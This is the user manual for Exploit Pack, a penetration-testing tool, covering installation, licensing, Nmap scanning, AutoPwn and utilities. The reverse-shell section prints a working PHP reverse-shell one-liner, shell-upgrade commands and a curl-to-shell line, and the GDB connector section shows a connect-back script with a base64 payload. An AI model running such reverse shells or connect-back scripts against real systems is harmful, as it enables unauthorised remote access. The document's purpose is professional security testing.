


Exploit Pack - Documentation

Introduction to Exploit Pack



Exploit Pack is an integrated environment for performing and conducting professional penetration tests. As any tool of this type, it requires some basic knowledge and expertise in the matter. Exploit Pack has been designed to be used by hands-on security professionals to support their testing process. With a little bit of effort, anyone can start using the core features of Exploit Pack to test in-depth the security of their applications. Some Exploit Pack's more advanced features will take further learning and experience to master. All of this time-investment is hugely worth it.



The interface is intuitive and user-friendly and we believe that the best way to start learning is by doing, by following this manual you will learn the basics of Exploit Pack, we recommend to also join our community chat [on discord](#) so you can share with other users your journey along the way.

Some Exploit Pack's more advanced features will take further learning and experience to master. We recommend to set up a lab environment and play with the tool so you can discover and take full advantage of all the capabilities and features that Exploit Pack has to offer.



Disclaimer: Exploit Pack is a security testing software. It contains functionalities that could potentially damage or result in unexpected behaviour in some applications. We recommend to use Exploit Pack only against non-production environments. Please read all documentation before using Exploit Pack, and do not use Exploit Pack against any systems for which you are not authorized by the system owner.

Installation guide

Exploit Pack at his core is a Java Desktop application this makes it multiplatform, and it means that it will run in any operating system such as Windows, Linux or Mac. This guide will help you install and configure it in your desired OS.

As any other Java application it will require you to install a JVM first, you can decide to use OpenJDK or Oracle Java, but in any case you should always consider to use a version of Java higher than 8, at the moment of writing this guide the latest Java version is 15, as you use the newest Java version you will also get speed performance boosts, better support and a more stable instance to work with.

Setting up the environment for Exploit Pack:

First you need to decide where to run Exploit Pack from, we recommend to run it from a VM (Virtual Machine) such as [VMWare](#) or [Virtual Box](#). Exploit Pack as any other security tool of his type includes exploits (script codes) and utilities that will be detected, and with good reason, by your Antivirus and might conflict with your work session while using Exploit Pack. In the worst case scenario an AV could even delete files and corrupt your Exploit Pack installation. In any case, during a penetration test or a red team exercise you should always work from an isolated environment and not your working desktop machine.

Exploit Pack - technical requirements:

To run Exploit Pack you will need at least 500mb of disk space, around 4gb or more of RAM and a modern CPU capable of handling multi-threading applications at ease. As mentioned above, any operating system will do the trick as long as a JVM is properly installed, this takes us to the next section.

JAVA installation - Step by step:

Once you have decided on the operating system to use as host for Exploit Pack, then you must install Java to be able to run Exploit Pack.

Java is a class-based, object-oriented programming language that is designed to have as few implementation dependencies as possible. It is a general-purpose programming language intended to let application developers write once, run anywhere, meaning that

compiled Java code can run on all platforms that support Java without the need for recompilation. Java applications are typically compiled to bytecode that can run on any Java virtual machine (JVM) regardless of the underlying computer architecture.

You can verify if you have Java already installed in your operating system by opening a terminal and running the following command, this is an example for Windows but the same command will work for Linux and Mac, on this case the command shows us that we have the version 11.0.9 of Java installed.

```
C:\Users\Gebruiker>java -version
java version "11.0.9" 2020-10-20 LTS
Java(TM) SE Runtime Environment 18.9 (build 11.0.9+7-LTS)
Java HotSpot(TM) 64-Bit Server VM 18.9 (build 11.0.9+7-LTS, mixed mode)

C:\Users\Gebruiker>
```

Exploit Pack is compatible with [OpenJDK](#) and [Oracle Java](#), any flavour of Java higher than 8 will do the trick and work just fine.

-  Install Java on Linux (debian-based) or Mac:

```
apt-get install default-jdk
```

```
brew install --cask oracle-jdk
```

Download Java from Oracle:

We choose not to provide a link to download Java because it might change at the time you read this manual, just make sure that you download a version from the internet equal or higher than the one shown below:

See also:
Java Developer Newsletter: From your Oracle account, select **Subscriptions**, expand **Technology**, and subscribe to **Java**.
Java Developer Day hands-on workshops (free) and other events
Java Magazine
JDK 15.0.2 checksum

Java SE Development Kit 15.0.2
This software is licensed under the Oracle Technology Network License Agreement for Oracle Java SE

Product / File Description	File Size	Download
Linux ARM 64 RPM Package	141.82 MB	jdk-15.0.2_linux-aarch64_bin.rpm
Linux ARM 64 Compressed Archive	157 MB	jdk-15.0.2_linux-aarch64_bin.tar.gz
Linux x64 Debian Package	154.81 MB	jdk-15.0.2_linux-x64_bin.deb
Linux x64 RPM Package	162.03 MB	jdk-15.0.2_linux-x64_bin.rpm
Linux x64 Compressed Archive	179.35 MB	jdk-15.0.2_linux-x64_bin.tar.gz
macOS Installer	175.93 MB	jdk-15.0.2_osx-x64_bin.dmg
macOS Compressed Archive	176.51 MB	jdk-15.0.2_osx-x64_bin.tar.gz
Windows x64 Installer	159.71 MB	jdk-15.0.2_windows-x64_bin.exe
Windows x64 Compressed Archive	179.28 MB	jdk-15.0.2_windows-x64_bin.zip

Once you have downloaded your Java Installer, you can simply follow the wizard and you will get it configured in a few moments.

https://www.oracle.com/java/technologies/javase-jdk15-downloads.html

Linux x64 Debian Package	154.81 MB	jdk-15.0.2_linux-x64_bin.deb
Linux x64 RPM Package	162.03 MB	jdk-15.0.2_linux-x64_bin.rpm
Linux x64 Compressed Archive	179.35 MB	jdk-15.0.2_linux-x64_bin.tar.gz
macOS Installer	175.93 MB	jdk-15.0.2_osx-x64_bin.dmg
macOS Compressed Archive		
Windows x64 Installer		
Windows x64 Compressed A		

You must accept the Oracle Technology Network License Agreement for Oracle Java SE to download this software.

I reviewed and accept the Oracle Technology Network License Agreement for Oracle Java SE

[Download jdk-15.0.2_windows-x64_bin.exe](#)

Resources for
Developers
Startups
Students and Educators

Partners
Oracle PartnerNetwork
Find a Partner
Log in to OPN


Solutions
Artificial Intelligence
Internet of Things
Blockchain

What's New
How we're taking on COVID-19
Java SE Downloads
Try Oracle Cloud Free Tier

Contact Us
US Sales: +1.800.633.3232
How can we help?
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Country/Region | © 2021 Oracle | Site Map | Privacy / Do Not Sell My Info | Cookie Preferences | Ad Choices | Careers | [Facebook](#) [Twitter](#) [LinkedIn](#) [YouTube](#)


Once the download has finished you will get a file similar to the one we have here in the following screenshot:



Double click the file to run the installation wizard of Java JDK from Oracle as shown below:


Snapshot/Backup:

Create a snapshot (or keep a backup of downloaded archive) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.



For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

Once the installation finished, you can close the wizard and get ready to run Exploit Pack.



As a final step you can verify that you have Java installed and configured into your system, from a console run this command as shown below:


```
Command Prompt
Microsoft Windows [Version 10.0.17763.1697]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>java -version
java version "15.0.2" 2021-01-19
Java(TM) SE Runtime Environment (build 15.0.2+7-27)
Java HotSpot(TM) 64-Bit Server VM (build 15.0.2+7-27, mixed mode, sharing)

C:\Users\IEUser>
```


Now download Exploit Pack and you will get a zip file with all the files needed, you need to uncompress it on a foilder that you have access to write into, your home folder should be fine for this.

exploitpack.com/getexploitpack.html




Now it's time to uncoimpress Exploit Pack, we are almost done!


- (i) On this example we are uncompressing and running the trial version of Exploit Pack, if you are a Premium user of Exploit Pack you should use your personal download link.



The uncompressed zip file should have a similar arrange of the files as shown in the following screenshot:



Time to run Exploit Pack! Double click on the .jar file or from a console navigate to this directory and run "java -jar ExploitPack.jar"



- The first time you run Exploit Pack it will prompt you with this first-steps configuration wizard, if you need help to configure this part of Exploit Pack please check the section "First Steps" from the menu on the left of this manual.

Congratulations! You have used your first cpu-cycles with Exploit Pack in your own computer!

Happy Hacking!

License Activation


First, let us say thanks once again for supporting our project ! We are happy to assist you with this simple guide so you can get your Exploit Pack activated in no-time!

-  Too busy for a step-by-step guide? Watch a video instead: [Exploit Pack Registration](#)


When launching Exploit Pack for the first time you will see that it is not registered yet, to do activate it you will first need a key. You can find your personal license key attached to your purchase email (**.key** file)

The steps for your license key activation process are as follows.

As shown in the following screenshot, navigate to "**Help**" and click "**Activate your copy**" this will open the activation window as shown in the image below.




Click "**browse key**" in the activation window and browse the folder where your personal license key is located. Select your key and then "**open**"




Your key will appear on this window, once there choose "**Update now**".



Note: The activation process might take a several minutes. (Time for a coffee?)



After the update process has sucessfully finished you will be prompted with a message box as shown in the following screenshot:




Restart Exploit Pack for the changes to take effect.

i **Do you still need help or something went wrong?** Feel free to make a ticket or contact us directly. We can help you out with the installation or with any other technical questions regarding the use of Exploit Pack!

First Steps

This quick guide will help you get started with Exploit Pack. Enjoy the journey and **Happy Hacking!**

One of the first things to setup before starting will be to configure your preferences.
In the menu, go to "**Edit**" and "**Preferences**"




A new window will appear. For the tool to work correctly, **Interpreter path** and **Nmap path** must be set properly.

1. **Interpreter path:** This is the default interpreter you use. If the exploit itself does not specify one, it will be selected by the tool. In case that you are unsure about which one to choose we highly recommend **Python** but you can also try with **Ruby**, **Perl**, **Bash**, **Powershell**, Exploit Pack will select the appropriate one from the env set on your exploit directly.

2. Nmap path: Here you configure the **full path used by Nmap** and the desired **options** you wish to use within Exploit Pack (these options will be used when you launch the Auxiliary module "Scanner").

On both cases, it should be pretty straight forward just click on "**Browse**" and navigate until you find the needed binary, click on "**Check**" to verify that it is configured properly. After this step you will need to restart Exploit Pack for the changes to take effect.

Nmap options: The default options are **-sV** (Probe open ports to determine service/version info) and **-A** (Enable OS detection, version detection, script scanning, and traceroute) If you would like to change them, you can check this [Nmap options summary](#).




Now you should have Exploit Pack running and properly configured in the system, before executing a module let's get more familiar with the tool.

Let's start by checking the basic features:


- The Exploits tab and the Module search (Left part of the screen)**

This tab helps you choose the **exploit** you need. All the exploits (except for the 0 days) are divided by **platform**. Just press the black arrow next to the platform's name and a **list of exploits** will expand.

- Use the search box to filter by **name**, **platform**, **service**, **cve** or any other available data in the exploit module properties. There is also a filter with some basic conditions.




- Once you have selected an Exploit Module you can see its **code** and it's **description** (right side of the screen)




- **Target Properties (Top-Middle side of the screen)**

These are the properties you need to configure in order to successfully launch the selected exploit module. Some of them will get auto completed, but you can also change them for the ones you require. Once you think the options are set, press the button "**Execute Exploit**".



- You can also change the current exploit's details further (even the description) from the "**Module Wizard**" window. Click on "**Edit**" to open it.




Running the network mapper


We have chosen to use Nmap as our main network scanning tool, as it is very well known in the scene and most important, it is a stable tool. Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Follow these steps to obtain a list of open ports from the target machine, this is a crucial step on any pentest and should be done correctly.

To run the scanner, from the tab selection on the left side of the screen choose the "**Utilities**" tab, click on the black arrow next to "**Scanner**" and as you see on the image below, select "**Nmap-scanner**". (If you haven't configured the Nmap Path under **preferences** this is a good time to do it.)


Specify a target to be scanned using Nmap by typing the **IP Address or Hostname**. Click on the button "Execute Auxiliary" and you will hear a voice saying: "New auxiliary deployed" and a bar on the bottom right part of your screen. Now you can wait until the scan is completed, this might take several minutes depending on your connection and the target response, another factor to consider would be the options chosen for this scan, for example a full scan of 1-65k ports will take longer than a simple scan to the top 1024 ports of target.



Once the scan is finished a screen will pop up and your selected target will now appear in the "**Connection list**" and under "**Network scanner**" the open ports will be listed.




Also, your new target and all its information will appear in the "**Targets**" tab. Feel free to modify this file and make use of the available options. You can use this feature as a notepad for your pentest so you can have different notes for each target. Handy right?



The Network mapper

You can also run the network mapper wizard instead of directly running the module itself as shown below:




AutoPwn

Exploit Pack has a feature called AutoPwn that can be used to automagically try to select the exploit needed to like it name claims "Pwn" the target, while we always recommed to use a more manual approach sometime it's useful if you are too lazy that day, beware of the risks of automated attacks.


Also have in mind that the filter to iterate over the XML files to select the exploits is pre-configured by ports, references or services running, and as you imagined first it will launch Nmap against the target to obtain these values. You must first configure Nmap properly otherwise AutoPwn will not work.

Here in this example we are running AutoPwn against our local environment:



Once you set up the properties for AutoPwn you can go ahead and click on Execute, this will activate the whole process first it will launch as mentioned before, nmap against the

selected target. After that it will iterate over your exploit-tree trying to find a match for the Attack-type selected. If there is a match it will automatically launch it against that target as show in the following screenshot:




UTF-8 Locator

You can make use of the UTF locator to discover bugs on applications that accept user supplied input. In UTF-8, characters are encoded using sequences of 1 to 6 octets. The only octet of a "sequence" of one has the higher-order bit set to 0, the remaining 7 bits being used to encode the character value. In a sequence of n octets, n1, the initial octet has the n higher-order bits set to 1, followed by a bit set to 0. The remaining bit(s) of that octet contain bits from the value of the character to be encoded. The following octet(s) all have the higher-order bit set to 1 and the following bit set to 0, leaving 6 bits in each to contain bits from the character to be encoded.

In a nutshell this UTF locator could be used to trigger encoding/decoding issues among applications, that could later on after or pre processing trigger different types of behaviors, and it depends on the application and platform how this is handled.


Fill the message to include (optional) and use the default amount "10.000" or change it for more or less. Click on Create UTF to run it. This action will create a file called utflocator.txt and show you also the content of the file, from here just copy the file to his destination or copy the content and add it to an user supplied input to trigger, or try to, a vulnerability.



Notepad


While you are doing a pentest, besides using the "Targets" tab to take notes on each asset you are testing we had the need to add some general notes for the whole pentest or project, this is particularly usefull if your pentest last for more than a few days or if you have several targets that use different networks.

You can use this notepad to keep a track, here is how to use it, as you can see in the screenshot below, just click on the toolbar the button called "Notepad" hide it from the rest of the Windows or Save the current work. Simple, and usefull :-)



Reverse shells - One liner

While working on a pentest you might need to use one-liners shells, typically you will have a cheat-sheet for one-liners but that will require you to Google it, and you have to also customize them! We got your back here, Go to Tools -> Shell One-Liner



Here you can select the desired language you want your shell, then type the address of Exploit Pack where the shell is going to connect back to. On this example we are creating a simple PHP one liner that could be run as a webshell for example. Ready to run it? You need a listener!



Generate a simple one-liner for quick reverse shells, this can be used in conjunction with the listener.

Select shell: Perl Python Php Ruby Netcat Java xterm Telnet
 SSL NodeJS Socat AWK PS Bash LUA GAWK

Address to connect to: Port:



This is your selected one-line shell:

```
php -r '$sock=fsockopen("127.0.0.1",5678);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Upgrade to a full TTY:

```
/bin/sh -i
python -c 'import pty; pty.spawn("/bin/sh")'
perl -e 'exec "/bin/sh";'
perl: exec "/bin/sh";
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
```

Click "Start listener" to bring up the wizard as shown in the screenshot we are using the port 5678, also that was configured as the same port to be used by the one-liner:

```

1 # Nmap 7.70 scan initiated Mon Sep 24 23:08:15 2018 as: C:\Program Files (x86)\Nmap\nmap.exe -sV -A -oA Log/google.com google.com
2 Nmap scan report for google.com (172.217.19.206)
3 Host is up (0.027s latency).
4 rDNS record for 172.217.19.206:
5 Not shown: 997 filtered ports
6 PORT      STATE SERVICE VERSION
7 53/tcp    open  domain  (unknown)
8 | dns-nsid:
9 |_ bind.version: Not disclosed
10 |_ bind.fingerprint-strings:
11   DNSVersionBindReqTCP:
12   | version
13   | bind
14   | disclosed
15   |_ bind.version: Not disclosed
16 80/tcp    open  http-proxy Squid
17 | http-open-proxy: Potentially
18 |_ Methods supported: GET HEAD
19 |_ http-server-header: gws
20 |_ http-title: Did not follow redirect
21 443/tcp   open  ssl/https gws
22 |_ fingerprint-strings:
23   BestRequest:

```

Exploit Pack - One liner reverse shell

Generate a simple one-liner for quick reverse shells, this can be used in conjunction with the listener.

Select shell: Perl Python PHP Ruby Netcat Java xterm Telnet
 SSL NodeJS Socat AWK PS Bash LUA GAWK

Address to connect to: 127.0.0.1 Port: 5678

This is your selected one-line shell

sh -c "curl -s http://127.0.0.1:5678/sh -i <&3 >&3 2>&3";'

Here you can start a simple threaded listener for incoming connections.

Start a listener on port: 5678

Start **Cancel** **Start listener** **Generate/Copy**

Application Log | Memory usage

liveRF
file: Juan Sacco
cal
/A
2017-01-19 11:48:30.467


Good luck with your one-liners! And remember to scale-it-up to a full agent!

Hex Editor

Hex editor is a special type of **editor** that can open any type of file and display its contents, byte by byte. You can see these invisible characters (and regular characters, too) with a **hex editor**, where they appear as hexadecimal values.

You can use Exploit Pack's hex editor to quickly view, edit binary files.

Go to File -> Open and select the desired file to be used by the editor:



After that the file will be loaded into the Editor as shown below:

Hx Exploit Pack - HexEditor

File Edit View

C:\Users\Gebruiker\Downloads\epson637014eu.exe*

00 00 00 00	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00
00 00 00 10	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00
00 00 00 20	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 30	00 00 00 00	00 00 00 00	00 00 00 00	F0 00 00 00
00 00 00 40	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68
00 00 00 50	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F
00 00 00 60	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20
00 00 00 70	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00
00 00 00 80	68 AF 74 1E	2C CE 1A 4D	2C CE 1A 4D	2C CE 1A 4D
00 00 00 90	0B 08 67 4D	3F CE 1A 4D	0B 08 77 4D	5C CE 1A 4D
00 00 00 A0	2C CE 1B 4D	E5 CE 1A 4D	EF C1 47 4D	27 CE 1A 4D
00 00 00 B0	0B 08 74 4D	11 CE 1A 4D	0B 08 60 4D	2D CE 1A 4D
00 00 00 C0	DB 08 66 4D	2D CE 1A 4D	2C CE 1A 4D	2E CE 1A 4D
00 00 00 D0	0B 08 62 4D	2D CE 1A 4D	52 69 63 68	2C CE 1A 4D
00 00 00 E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 F0	50 45 00 00	4C 01 05 00	EF 3F EF 4A	00 00 00 00
00 00 01 00	00 00 00 00	E0 00 03 01	0B 01 08 00	00 30 01 00
00 00 01 10	00 00 01 00	00 00 00 00	1E AF 00 00	00 10 00 00
00 00 01 20	00 40 01 00	00 00 40 00	00 10 00 00	00 10 00 00
00 00 01 30	04 00 00 00	00 00 00 00	04 00 00 00	00 00 00 00
00 00 01 40	00 90 D9 03	00 10 00 00	75 48 D9 03	02 00 00 00
00 00 01 50	00 7D 00 00	00 10 00 00	00 7D 00 00	00 10 00 00
00 00 01 60	00 00 00 00	10 00 00 00	F0 77 01 00	32 00 00 00
00 00 01 70	94 68 01 00	78 00 00 00	00 70 02 00	6C 9B 00 00
00 00 01 80	00 00 00 00	00 00 00 00	00 C0 D8 03	38 1C 00 00
00 00 01 90	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 01 A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 01 B0	00 00 00 00	00 00 00 00	A0 5E 01 00	40 00 00 00
00 00 01 C0	00 00 00 00	00 00 00 00	00 40 01 00	D8 02 00 00
00 00 01 D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 01 E0	00 00 00 00	00 00 00 00	2E 74 65 78	74 00 00 00
00 00 01 F0	75 27 01 00	00 10 00 00	00 30 01 00	00 10 00 00
00 00 02 00	00 00 00 00	00 00 00 00	00 00 00 00	20 00 00 60
00 00 02 10	2E 72 64 61	74 61 00 00	22 38 00 00	00 40 01 00
00 00 02 20	00 40 00 00	00 40 01 00	00 00 00 00	00 00 00 00
00 00 02 30	00 00 00 00	40 00 00 40	2E 64 61 74	61 00 00 00
00 00 02 40	E4 E6 00 00	00 80 01 00	00 20 00 00	00 80 01 00
00 00 02 50	00 00 00 00	00 00 00 00	00 00 00 00	40 00 00 C0
00 00 02 60	2E 72 73 72	63 00 00 00	6C 9B 00 00	00 70 02 00
00 00 02 70	00 A0 00 00	00 A0 01 00	00 00 00 00	00 00 00 00
00 00 02 80	00 00 00 00	40 00 00 40	5F 77 69 6E	7A 69 70 5F
00 00 02 90	00 80 D6 03	00 10 03 00	00 80 D6 03	00 40 02 00
00 00 02 A0	00 00 00 00	00 00 00 00	00 00 00 00	40 00 00 42
00 00 02 B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 02 C0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 02 D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

BE ▾ Byte, signed/unsigned ▾ 77 / 77 15 bytes selected.


GDB Connector

GDB supports two types of remote connections, `target remote` mode and `target extended-remote` mode. Note that many remote targets support only `target remote` mode. Deploying a GDB connector together with Exploit Pack you can debug on real time your exploit and feed it directly to GDB.

How to use the Exploit Pack's GDB Connector:

Go to Tools -> GDB connector and select the GDB connector, you will be prompted with the code needed, select it and paste it in your Linux box, chmod+x the .sh file and run it to get it working. Remember to carefully modify the following options accordingly:

```
1 hostname = "127.0.1.1" # Exploit Pack IP - change it to your remote IP
2 port = "1234" # Exploit Pack Port
3
```



```

1 # Shell Script created using Exploit Pack
2 # http://www.exploitpack.com - support@exploitpack.com
3 # How to use: nohup python gdbconnector.py
4
5 import socket,subprocess,errno,time,os,signal,sys,base64
6 from os.path import expanduser
7
8 exploitPackGDB = "IyBJTlNUQUxMIElOU1RSVUNUSU90Uzogc2F2ZSBhcyB+Ly5nZGJpbmI0
9 exploitPackGDB += "TjogQSB1c2VyLWZyaWVuZGx5IGdkYiBjb25maWd1cmF0aW9uIGZpbGU
10 exploitPackGDB += "IGFuZCBBUk0gcGxhdGZvcm1zLgojCiMgUkVWSVNJT04g0iA4LjAuNSA
11 exploitPackGDB += "IENPTlRSSUJVVE9SUzogbwFTbW9uXywgZWxhaW5lLCBwdXNpbGx1cyw
12 exploitPackGDB += "IGwwa2l0LAojICAgICAgICAgICAgICAgdHJ1dGheCB0aGUgY3liZXJ
13 exploitPackGDB += "CiMgRkVFREJBQ0s6IGH0dHA6Ly9yZXZlcnNLLnB1dC5hcyAtIHJldmV
14 exploitPackGDB += "Tk9URVM6ICdoZWxwIHvZzXInIGluIGdkYiB3aWxsIGxpc3QgdGhIGN
15 exploitPackGDB += "aW9ucyBpbIB0aGlzIGZpbGUKIyAgICAgICAgJ2NvbnRleHQgb24nIG5
16 exploitPackGDB += "ZG1zcGxheSBvZiBjb250ZXh0IHNjcmVlbg0jCiMgTUFDIE9TIFggTk9
17 exploitPackGDB += "dXNpbmcgdGhpcyBvbIBNYWMgT1MgWCwgeW91IG11c3QgZWl0aGVyIGF
18 exploitPackGDB += "cm9jZXNzCiMgICAgICAgICAgICAgIG9yIGxhdW5jaCBnZGIgd2l
19 exploitPackGDB += "cyBhbmqgdGhlbiBsb2FkIHRoZSBiaW5hcngZmlsZSB5b3Ugd2FudCB
20 exploitPackGDB += "ImV4ZWMTZmlsZSIgb3B0aW9uCiMgICAgICAgICAgICAgICAgIElmIHl
21 exploitPackGDB += "cnkgZnJvbSB0aGUgY29tbWFuZCBsaW5lLCBsaWtICRnZGIgYmluYXJ
22 exploitPackGDB += "bCBub3Qgd29yayBhcyBpdCBzaG91bGQKIyAgICAgICAgICAgICAgICA
23 exploitPackGDB += "YXRpb24sIHJlYWQgaXQgaGVyZSBodHRwOi8vcmV2ZXJzZS5wdXQuYXM
24 exploitPackGDB += "ZXMtZ2RiLWJ1Zy8KIwojIFVQREFURTogVGhpcyBidWcgY2FuIGJlIGZ
25 exploitPackGDB += "Y2UuIFJlZmVyIHRvIGH0dHA6Ly9yZXZlcnNLLnB1dC5hcy8yMDA5LzA
26 exploitPackGDB += "bGVzLWdkYi1idWctb3Itd2h5LWFwcGxlLWZvcmtzLWFyZS1iYWQvCiM
27 exploitPackGDB += "cDovL3JldmVyc2UucHV0LmFzLzIwMDkvMDgvMjYvZ2RiLXBhdGNoZXM
28 exploitPackGDB += "aGUgZml4ZWQgYmluYXJ5IGZvcBpMzg2KQojCiMgICAgICAgICBBbiB
29 exploitPackGDB += "b2YgdGhlIHBDGNoIGFuZCBiaW5hcngXmgYXZhaWxhYmxlIGF0IGH
30 exploitPackGDB += "dC5hcy8yMDExLzAyLzIxL3VwZGF0ZS10by1nZGItcGF0Y2hlcylmaXg
31 exploitPackGDB += "aU9TIE5PVEVT0iBpT1MgZ2RiIGZyb20gQ3lkawEgKGFuZCBBcHBsZsd
32 exploitPackGDB += "aGUgc2FtZSBPUyBYIGJ1Zy4KIwkJCSBjZiB5b3UgYXJlIHVzaW5nIHR
33 exploitPackGDB += "b3IgaU9TLCB5b3UgbXVzdCBlaXRoZXIgYXR0YWNoIGdkYiB0byBhIHB
34 exploitPackGDB += "ICAgIG9yIGxhdW5jaCBnZGIgd2l0aG91dCBhbnkbg3B0aW9ucyBhbmq
35 exploitPackGDB += "aW5hcngZmlsZSB5b3Ugd2FudCB0byBhbmfseXnlIHdpdGggImV4ZWm
36 exploitPackGDB += "ICAgICAgICAgICBjZiB5b3UgbG9hZCB0aGUgYmluYXJ5IGZyb20gdGh
37 exploitPackGDB += "bGlrZSAkZ2RiIGJpbmFyeS1uYW1lLCB0aGlzIHdpbGwgbm90IHdvcms
38 exploitPackGDB += "ICAgICAgICAgICBGB3IgbW9yZSBpbmZvcm1hdGlvbivgcmVhZCBpdCB
39 exploitPackGDB += "cnNLLnB1dC5hcy8yMDA4LzExLzI4L2FwcGxlcy1nZGItYnVnLwojCiM
40 exploitPackGDB += "ZXIgY2hhbmddcyBhdCB0aGUgZW5kIG9mIHRoZSBmaWxlKQojCiMgICB
41 exploitPackGDB += "NS8wOS8yMDEzKQojICAgICAtIEFkZCBwYXRjaCBjb21tYW5kIHRvIGN
42 exploitPackGDB += "bGl0dGxllWVuZGlhbiBhbmqgcGF0Y2ggbWVtb3J5CiMKIyAgIFZlcnN
43 exploitPackGDB += "LzIwMTMpCiMgICAgIC0gQWRkIGNvbW1hbmrZIGHlyWRlciBhbmqgbG9
44 exploitPackGDB += "YWNoLU8gaGVhZGVyIGluZm9ybWF0aW9uCiMgICAgIC0gT3RoZXIgZml
45 exploitPackGDB += "cyBmcmt9tIHByZXpb3VzIGNvbW1pdHMKIwojICAgVmVyc2lvbiA4LjA
46 exploitPackGDB += "IyAgICAgLSBEZXRLY3QgYXV0b21hdGljYWxseSAzMiBvciA2NCBiaXR

```

```

47 exploitPackGDB += "emVvZih2b2lkKikuIAojICAgICAgIFRoYW5rcyB0byBUeWlsbyBmb3I
48 exploitPackGDB += "dmVyeSBlZmZly3RpdmUgaWRlySEKIyAgICAgLSBUeXBvIGluIGHleGR
49 exploitPackGDB += "IGZpeGVkIGJ5IHZ1cXVhbmd0cm9uZy4KIyAgICAgLSBBZGQgc2hvcnR
50 exploitPackGDB += "byBWTXdhcmUga2VybmVsIGrlYnVnZ2luZyBnZGIgc3R1YiAoa2VybmV
51 exploitPackGDB += "KQojCiMgICBWZXJzaW9uIDguMC4zICgyMS8wMy8yMDEzKQojCSAgLSB
52 exploitPackGDB += "bG9yaXplIG9yIG5vdCBvdXRwdXQgKHRoYW5rcyB0byBhcmdwIGFuZCB
53 exploitPackGDB += "cXVlc3QgYW5kIGlkZWfzISkKIyAgICAgLSDB252ZXJ0IHRoZSBlc2N
54 exploitPackGDB += "dW5jdGlvbnnMgc28gY29sb3JzIGNhbIBzSBLYXNpbHkgY3VzdG9taXp
55 exploitPackGDB += "bmhhbmNlbWVudHMgYXZhaWxhYmxlIGF0IGdpdCBjb21taXQgbG9ncwo
56 exploitPackGDB += "byBQbG91aiwgYXJncCwgeHJpc3RvcyBmb3IgdGhlaXIgaWRlyXMgYW5
57 exploitPackGDB += "ZXJzaW9uIDguMC4yICgzMS8wNy8yMDEyKQojICAgICAtIE1lcndlIHB
58 exploitPackGDB += "IG1oZWldzGVybWFubIB0byBzdXBwb3J0IGxvY2FsIG1vZGlmaWNhdGl
59 exploitPackGDB += "dC5sb2NhbCBmaWxlCiMgICAgIC0gQWRkIGEgbWlzc2luZyBvcGNvZGU
60 exploitPackGDB += "bW1hbhQKIwojICAgVmVyc2lvbia4LjAuMSAoMjMvMDQvMjAxMikKIyA
61 exploitPackGDB += "Zml4IHRvIHRoZSBhdHRzeW50YXggYW5kIGludGVsc3ludGF4IGNvbW1
62 exploitPackGDB += "ODYgZmxhdm9yIHZhcmhYmxlIHdhcyBtaXNzaW5nKQojCiMgICBWZXJ
63 exploitPackGDB += "MjAxMikKIyAgICAgLSBNZXJnZWQgeDg2L3g2NCBhbmQgQVJNIZlcnN
64 exploitPackGDB += "ZWQgY29tbWFuZHMcgW50ZWxzeW50YXggYW5kIGF0dHN5bnRheCB0byB
65 exploitPackGDB += "ODYgZGlzYXNzZW1ibHkgZmxhdm9ywojICAgICAtIEFkZGVkIG5ldyB
66 exploitPackGDB += "cmlhYmxlcyBBUk0sIEFSTU9QQ09ERVMsIGFuZCBYODZGTEFWT1IKIyA
67 exploitPackGDB += "dXBzIGFuZCBmaXhlcYB0byB0aGUgaw5kZW50YXRpb24KIyAgICAgLSB
68 exploitPackGDB += "ZSBBUK0gcmVsYXRlZCBjb2RlCiMgICAgIC0gQWRkZWQgdGhlIGR1bXB
69 exploitPackGDB += "IG1lbW9yeSBkdW1wIHRoZSBtYWNoLW8gaGVhZGVyIHRvIGEgZmlsZQo
70 exploitPackGDB += "IF9fx19fx19fx19fx19fx19fx19fx2dkYiBvcHRpb25zX19fx19fx19
71 exploitPackGDB += "IDEgdG8gaGF2ZSBBUK0gdGFyZ2V0IGrlYnVnZ2luZyBhcyBkZWZhdWx
72 exploitPackGDB += "IGNvbW1hbhQgdG8gc3dpdGNoIGluc2lkZSBnZGIKc2V0ICRBUk0gPSA
73 exploitPackGDB += "eW91IGHdmUgcHJvYmxlbXMgd2l0aCB0aGUgY29sb3JpemVkiHByb21
74 exploitPackGDB += "IFBsb3VqIHdpdGggVWJ1bnR1IGdkYiA3LjIKc2V0ICRDT0xPUkVEUFJ
75 exploitPackGDB += "IHRoZSBmaXJzdCBsaW5lIG9mIHRoZSBkaXNhC3NlbWJseSATIGrlZmF
76 exploitPackGDB += "IHlvdSB3YW50IHRvIGNoYW5nZSBpdCBzZWfY2ggZm9yCiMgU0VUQ09
77 exploitPackGDB += "b2RpZnkgaXQg0i0pCnNldCAkU0VUQ09MT1IxU1RMSU5FID0gMAojIHN
78 exploitPackGDB += "ZSBkaXNwbGF5IG9mIG9iamVjdG12ZWgbWzc2FnZXMgKGrlZmF1bHQ
79 exploitPackGDB += "T0JKRUNUSVZFQyA9IDEKIyBzZXQgdG8gMCB0byByZw1vdmUgZGlzcGx
80 exploitPackGDB += "ZXJzIChkZWZhdWx0IGlzIDEpCnNldCAkU0hPV0NQVVJFR0lTVEVSUyA
81 exploitPackGDB += "byBlbmFibGUgZGlzcGxheSBvZiBzdGFjayAoZGVmYXVsdcBpcyAwKQp
